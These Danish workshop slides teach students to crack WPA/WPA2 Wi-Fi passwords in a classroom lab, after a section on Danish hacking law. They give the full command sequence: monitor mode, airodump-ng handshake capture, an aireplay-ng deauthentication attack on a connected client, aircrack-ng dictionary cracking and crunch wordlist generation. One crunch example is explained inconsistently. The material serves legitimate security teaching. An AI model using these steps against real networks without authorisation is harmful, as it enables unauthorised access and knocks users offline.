Workshop:
Hack et WiFi Netværk

TECHCOLLEGE
AALBORG

WI-FI SIKKERHED
Workshop
11/3

Agenda for Workshop (Lokale CSD-3.2.18)

- 8.30 - 9.00 Velkomst og introduktion til UCN, Generel studievejleder UCN Teknologi og Business
- 9.00 - 9.45 Oplæg til Hack et WiFi
- 9.45 – 10.00 Pause
- 10.00 – 11.15 Hands-on med at hacke et WiFi
- 11.15 – 11.45 Introduktion til UCN, Generel studievejleder UCN Teknologi og Business
- 11.45 -12.00 Afrunding og evaluering

Download præsentation

- Præsentationen (og materiale) kan hentes via Github.com på følgende link:

  https://github.com/ibhelmer/WorkshopHackEtWiFi

Agenda

- Må vi gerne hacke?
- Hack et WiFi netværk – hvordan gør man det?
  - Kali Linux
  - Kommandolinjen
  - Aircrack-ng værktøj
- Opgaver: Hack fire WiFi netværk
- Hvordan sikrer man sit WiFi netværk

Hacking

Juridiske aspekter

UCN PROFESSIONSHØJSKOLEN

Hackerbestemmelsen (Straffeloven § 263)

- *Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens datasystem eller data, som er bestemt til at bruges i et datasystem.*

Gymnasieelev får betinget dom for karakter-hacking

En gymnasieelev har fået en betinget dom på et år efter at have brudt ind i skolens it-system og ændret sine karakterer. Tre andre er frifundet.

Elias Christian Lundström @TekkyViking Tirsdag, 2. september 2014 - 10:42 6

FØLG

To år efter at det kom frem, at nogen havde brudt ind i Københavns Tekniske Skoles studieadministrationssystem Lectio og ændret flere elevers karakterer, er der nu faldet dom i sagen. Københavns Byret gav en betinget dom til en 21-årig og frikendte samtidig to 21-årige og en 20-årig i sagen. Det skriver Politiken.

De tre, der blev frifundet, erklærede sig alle uskyldige, mens den dømte i sagen erkendte sin skyld. Han fik en betinget dom på et år.

Anklagemyndigheden havde krævet en fængselsdom til de anklagede elever med henvisning til straffelovens paragraf 263 om at skaffe sig uberettiget adgang til et informationssystem.

»Vi har en række log-filer, vi har nogle oversigter over nogle karakterer. Det er sådan set det, der skulle være det bindende bevis. Vi synes ikke, at det er nok. Forstået på den måde, at vi er kommet

Love og regler

- Der er mange andre love og regler, der gør sig gældende i forbindelse med anvendelse af computere / IT-systemer. Som tommelfingerregel blive man straffet for følgende, hvis man ikke har fået tilladelse:
  - Brug af andre personers computere
  - Brug af andre personers netværk
  - Brug af andre personers konti og adgangskoder
  - Deling af andre personers adgangsmidler (eks. passwords)
  - Ændring af andre personers data
  - Hindring af andre personers adgang til IT-systemer
  - Uberettiget adgang til andre personers systemer

Så hvorfor lære hacking af Wi-Fi?

Kort fortalt: forståelse gennem indsigt.

Når studerende selv gennemfører et kontrolleret angreb, opnår de dybere indsigt i svagheder, angrebsmetoder og **vigtigst** hvordan man forsvarer sig.

Fordele:

- **Praktisk forståelse af angrebsvektorer:** (f.eks. svage krypteringsindstillinger, dårligt konfigurerede access points, WPS-sårbarheder).
- **Transfer til forsvar:** Hvordan ændrer man konfiguration og infrastruktur for at gøre netværket mere robust?
- **Træning i risikovurdering:** At redegøre for sandsynlighed, konsekvens og modforanstaltninger.
- **Forankring af etisk og juridisk bevidsthed:** Hvor går grænsen? Hvad må man gøre i praksis i en professionel rolle?
- **Fejlfindings- og incident response-kompetencer:** Opdage, analysere og dokumentere kompromitterede systemer.

Hvad skal vi lærer ved at simulere et Wi-Fi-hack?

- Forstå trådløs netværksarkitektur (SSID, BSSID, kanaler, 802.11 frames).
- Kende forskellen mellem WEP, WPA/WPA2-PSK, WPA3 og deres svagheder.
- Kunne udføre kontrollerede tests (passive og aktive) med værktøjer som Wireshark, airodump-ng, aireplay-ng, aircrack-ng, hostapd.
- Implementere og teste mitigations (f.eks. stærke passphrases, WPA2/WPA3, 802.1X, korrekt WPS-konfiguration, clients isolation).
- Analysere trafiksnapshots og tolke 802.11 frames.
- Identificere tegn på kompromittering (rogue AP, deauth attacks, MAC-spoofing).
- Vurdere et netværks sikkerheds-niveau og lave anbefalinger.

WiFi

Intro, terminologi, sikkerhed


PROFESSIONSHØJSKOLEN

1. oktober 2025

Ib Helmer Nielsen
IT-uddannelserne

WiFi netværk

- BSS (Basic Service Set): Det er den grundlæggende enhed i et Wi-Fi-netværk.
  - En BSS er en gruppe af enheder, der kommunikerer med hinanden via det samme access point (AP).
- SSID (Service Set Identifier): Det er det navn, du ser, når du leder efter Wi-Fi-netværk.
  - Flere BSS'er kan have samme SSID, f.eks. i et mesh-netværk.
- ESS (Extended Service Set): Hvis du har flere access points (AP'er) med samme SSID og koblet til samme netværk, så kaldes hele det samlede netværk et ESS.
  - Det giver roaming, så en klient kan flytte sig fra ét AP til et andet uden at miste forbindelsen.



Figur fra: Computer Networking: A-top-down approach 6th ed, Kurose og Ross

WiFi sikkerhed

WEP	Krypteringsprotokol	1997	RC4 (statisk nøgle)	Forældet	🔴 Meget lav	Let at knække på få minutter
WPA	Krypteringsprotokol	2003	TKIP (RC4-baseret)	Forældet	🟠 Lav	Midlertidig løsning efter WEP
WPA2	Krypteringsprotokol	2004	AES-CCMP	Standard	🟢 God	Sårbar for handshake-angreb (brute force)
WPA3	Krypteringsprotokol	2018	AES (SAE)	Nyeste	🟢 🔒 Meget høj	Forhindrer ordbogsangreb og har forward secrecy
WPS	Forbindelsesmetode	2007	(Bruger netværkets kryptering, men forenkler adgang)	Usikker	🔴 Svag	Sårbar for brute force-angreb via PIN, bør deaktiveres

WiFi

Deauth angreb på trådløse netværk

PROFESSIONSHØJSKOLEN

1. oktober 2025


Ib Helmer Nielsen
IT-uddannelserne


Deauth angreb basalt

- Angriberen scanner netværket og venter på, at en klient er forbundet til det ønskede access point.
- Angriberen sender deauth-rammer til klienten (eller AP'et) for at tvinge den offline.
- Klienten forsøger automatisk at forbinde igen.
- Under genforbindelsen udfører klienten og access pointet en 4-way handshake (WPA/WPA2).
- Angriberen opfanger handshaket, ved at lytter på netværket med det rette værktøj (fx airodump-ng og promiscuous netkort).
- Handshaket kan nu bruges offline til f.eks. brute force- eller ordbogsangreb mod netværksnøglen.

Deauth-angrebet er altås ikke målet i sig selv – det er en metode til at fremprovokere nok handshakes, så angriberen kan knække Wi-Fi-koden.

Deauth angreb basalt





Deauth værktøj


- **Aireplay-ng** er et værktøj, der specifikt bruges til at injicere særligt oprettede ARP-anmodningspakker i et trådløst netværk for at generere trafik.

- Dets primære funktion er at **deautentificere** allerede **tilsluttede** brugere på det trådløse netværk. Værktøjet er en del af aircrack-ng-pakken.

Kali Linux

- Speciel Linux distribution med fokus på sikkerhed
  - Indbyggede tools til penetrationstest, portscanning, exploits osv.
  - Det er installeret på de laptops I skal bruge i dag
  - Bliver brugt af sikkerhedskonsulenter i virksomheder
  - Bliver også brugt af hackere ☹
  - Download fra: https://www.kali.org/downloads/

1 2 3 4
16:50
Trash
File System
Home
KALI LINUX
"the quieter you become, the more you are able to hear"



1 2 3 4
16:51
Trash
File System
Home
stem@Stem01: ~/stem
File Actions Edit View Help
┌──(stem㉿Stem01)-[~]
└─$ cd stem
┌──(stem㉿Stem01)-[~/stem]
└─$ ls -l
total 104652
-rw-r--r-- 1 stem stem 4773443 Nov 27 2024 Hack_et_WiFi_04122024.pdf
-rw-r--r-- 1 stem stem 150933 Oct 2 2022 Handshake1.cap
-rw-r--r-- 1 stem stem 118967 Oct 2 2022 Handshake2.cap
-rw-r--r-- 1 stem stem 495550 May 5 2022 Handshake3.cap
-rw-r--r-- 1 stem stem 147648 Oct 2 2022 Handshake4.cap
-rw-r--r-- 1 stem stem 956 Sep 15 2023 Kommandoer.txt
-rw-r--r-- 1 stem stem 1985 Jan 19 2024 Opgave_og_opskrift.txt
-rw-r--r-- 1 stem stem 8529117 Nov 21 2021 Top_10_million_common_passwords.txt
-rw-r--r-- 1 stem stem 15924525 Nov 21 2021 Top_6_Million_bad_passwords.txt
-rw-r--r-- 1 stem stem 49760310 Nov 21 2021 Top_gmail_passwords.txt
-rw-r--r-- 1 stem stem 27237657 Nov 23 2021 UltimatePasswordsList.txt
┌──(stem㉿Stem01)-[~/stem]
└─$
KALI LINUX
"the quieter you become, the more you are able to hear"

Terminalen

- Der er her vi indtaster kommandoer
  - ls: liste over filer og mapper
  - cd: skift til en ny mappe
    - cd Documents
    - cd .. *(skifter en mappe tilbage)*
  - cat: print indholdet af en fil
    - cat .bashrc
    - cat fil1 fil2 > samlet_fil *(her kopierer vi to filer sammen til en ved at print indhold til samlet_fil)*

Filsystemet i Linux

- Indbyggede kommandoer til navigation af filsystemet
  - ls: skriver indholdet af en mappe
  - cd: skift mappe
  - rm: slet fil
  - mkdir: opret mappe
  - touch: opret (tom) fil
  - cat: viser indholdet af en fil
- Disse (samt andre) har *options*:
  - --help: viser hjælpen
  - man ls: manualside om ls kommandoen



Figur fra: Linux Basics for Hackers af OccupyTheWeb

WiFi hacking

Sådan gøres det

PROFESSIONSHØJSKOLEN

1. oktober 2025

Ib Helmer Nielsen
IT-uddannelserne

Hacking trin

1) Finde ud af hvilket WiFi netværk vi vil hacke
   - airodump-ng

2) Opsamle handshakes
   - airodump-ng, aireplay-ng

3) Gæt kodeordet
   - aircrack-ng

WiFi-hacking værktøjer i Kali

- Kali har indbyggede programmer til WiFi sikkerhed:
  - **aircrack-ng: Brute force af WiFi passwords**
  - airomon-ng: Monitorering af WiFi trafik
  - airodump-ng: Logging af WiFi trafik
  - aireplay-ng: Replay af pakker
  - **crunch: Laver password liste**

Hacking af WiFi

- Hvordan gør man det?
  - 1: Klargøring af hardware
  - 2: Opsamle et handshake mellem WiFi access point og vores laptop
  - 3: Bruge den opsamlede handshake fra trin 2 til at gætte kodeordet. Bruger en liste over mulige kodeord.

Hvad er et handshake?

WiFi Hardware og opsætning

- Bruger Alfa Network AWUS036NHA, en USB WiFi-adapter
  - Baseret på Quallcomm Atheros AR9271L chipsettet
- Forbind Alfa-Wifi-adapter til USB port på lap-top
  - Kontroller at der er tilsluttet korrekt ved i terminal at skrive:

sudo airmon-ng

Skulle gerne give følgende:

….

phy1 wlan1 ath9k_htc Qualcomm Atheros …

Hacking af WiFi opsætning

- Sæt Alfa-wifi-adapter i monitor mode ved at køre følgende kommandoer:
  - sudo ifconfig wlan1 down
  - sudo airmon-ng check kill
  - sudo iwconfig wlan1 mode monitor
  - sudo ifconfig wlan1 up

(wlan1 er navnet på min Alfa-wifi-adapter. Skift navnet ud med navnet på din adapter)

Hacking af WiFi: Trin 1 (navn på det wifi vi vil hacke)

- Vi skal bruge airodump-ng kommandoen til at finde wifi
- Vi sniffer på alle bånd

```
sudo airodump-ng --band abg  wlan1
```

Programmets navn

Navn på wifi adapter

Navn på hvilke bånd vi vil sniffe
(vi vælger a, b og g)

Hacking af WiFi: Trin 1 (navn på det wifi vi vil hacke)

```
CH  3 ][ Elapsed: 12 s ][ 2014-06-01 14:05

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

84:1B:5E:E1:F9:D6  -27       12        1    0  11  54e  WPA2 CCMP   PSK  NETGEAR03
84:1B:5E:03:D2:98  -26        7        0    0  11  54e  WPA2 CCMP   PSK  NETGEAR03_EXT
00:14:BF:E0:E8:D5  -34       14        0    0  10  54   WPA  CCMP   PSK  pentest_router
00:1D:5A:3D:C4:D9  -54       10        0    0   9  54 . WPA2 CCMP   PSK  2WIRE126
00:15:6D:63:2B:C8  -62        3        4    0  10  54 . OPN              BMSE1g
DC:9F:DB:62:76:40  -63        3        0    0   1  54e. OPN              BISTRO_NorthWest
00:15:6D:6B:64:90  -63        3        4    0  10  54 . OPN              Belle Maer Office

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:15:6D:6B:64:90  E0:75:7D:EA:4C:88   -1    1 - 0      0        2
```

Vi skal nu bruge BSSID (= MAC adressen) på det wifi net vi vil hacke

Hacking af WiFi: Trin 2 (opsamle ”handshake”)

- Vi skal bruge airodump-ng kommandoen igen (eksempel):

```
sudo airodump-ng --channel 6 --bssid 00:15:6D:6B:64:90 -w handshake wlan1
```

Programmets navn

WiFi kanal (ml. 1 og 12)

MAC addresse for WiFi access point

Vi skal gemme handshake i denne fil

Navnet på WiFi-adapter

Vi venter til der er en computer der forbinder til netværket… ZZZzzZZ…..

- I stedet for at vente, så smider vi en allerede forbundet computer af, så den bliver nødt til at forbinde igen. Vi laver et ”deauthenticating attack”
- Start et nyt terminal-vindue og tast

```
sudo aireplay-ng --deauth 5 -a 00:15:6D:6B:64:90 -c E0:75:7D:EA:4C:88 wlan1
```

Programmets navn

Betyder deauthentificering

Antal deauths

MAC addresse for WiFi access point

MAC addresse for den computer vi vil smide af WiFi’et

Navnet på WiFi-adapter

Hacking af WiFi: Gæt kodeordet

- Vi skal bruge aircrack-ng kommandoen (eksempel):

```
sudo aircrack-ng handshake.cap -w wordlist.txt | tee
```

Programmets navn

Fil med handshake

Vores liste over mulige kodeord

"| tee" er et lille "hack" som gør det muligt at stoppe eksekveringen, hvis vi har lavet en fejl.

Hacking af WiFi: Lav din egen ordliste

- Hvis vi vil lave vores egen ordliste kan dette gøres med programmet Crunch
- syntax: crunch [min][max][characters] -t[pattern] -o[filename]

crunch 8 8 123abc$ -t a@@@@@@@b -o wordlist

Programmets navn

Minimum antal tegn

Maximum antal tegn

Tegn/bogstaver i passwordet

-t giver os mulighed for at anvende et mønster. Man kan undlade -t

-o angiver navn på vores ordliste

Ovenstående eksempel vil lave alle mulige kombinationer af ord på 6 bogstaver, som begynder med a og slutter på b. De fire bogstaver/tegn imellem a og b, her vist med @, bliver skiftet ud med alle mulige kombinationer af 123abc$ - eksempelvis: aaaaab, aabbbb, aan$$b, ...

Lav password fil med Crunch

- Starter med a og slutter med gggggg
  - crunch 1 6 abcdefg
- Indeholder alle kombinationer af bogstaverne abc
  - crunch 4 5 -p abc
- Alle kombinationer af peter og alle tal fra 000 til 999, gem dem i liste.txt
  - crunch 8 8 0123456789 -t peter@@@ -o liste.txt

WiFi hacking

Opgaveeksempler

UCN PROFESSIONSHØJSKOLEN

1. oktober 2025

Ib Helmer Nielsen
IT-uddannelserne

Opgaverne – nogle fif

- I har fået udleveret Kali laptops hvor handshake filerne er lagt på
  - Dvs. behøver ikke at lave WiFi sniffing
  - Handshake1 til opgave 1 osv.
- Bruger crunch til at lave passende ordlister, alt efter hvad opgaven kræver
  - Hvilke informationer har man i forvejen? Hvad består kodeordet af (bogstaver, tegn, specialtegn, eller en kombination?)
- Opgaverne er i stigende sværhedsgrad
  - Så opgave 1 er lettest, opgave 4 sværest
- Nogle opgaver bruger wordlists (er også på computerne)
  - Link til wordlist: https://drive.google.com/file/d/1G_b-lOcRUbXCatPM_fcj76KVd9C1CHTF/view?usp=drive_link

Opgave – hack fire netværk

- Router#1 – Password på 8 karakterer. Passwordet indeholder navnet på Henriks kat samt årstal for hvornår Henrik dimitterede som Datamatiker – eks: ”Navn1900”.
  - Hint: Brug Crunch til at lave en ordliste, hvor du anvender et mønster.
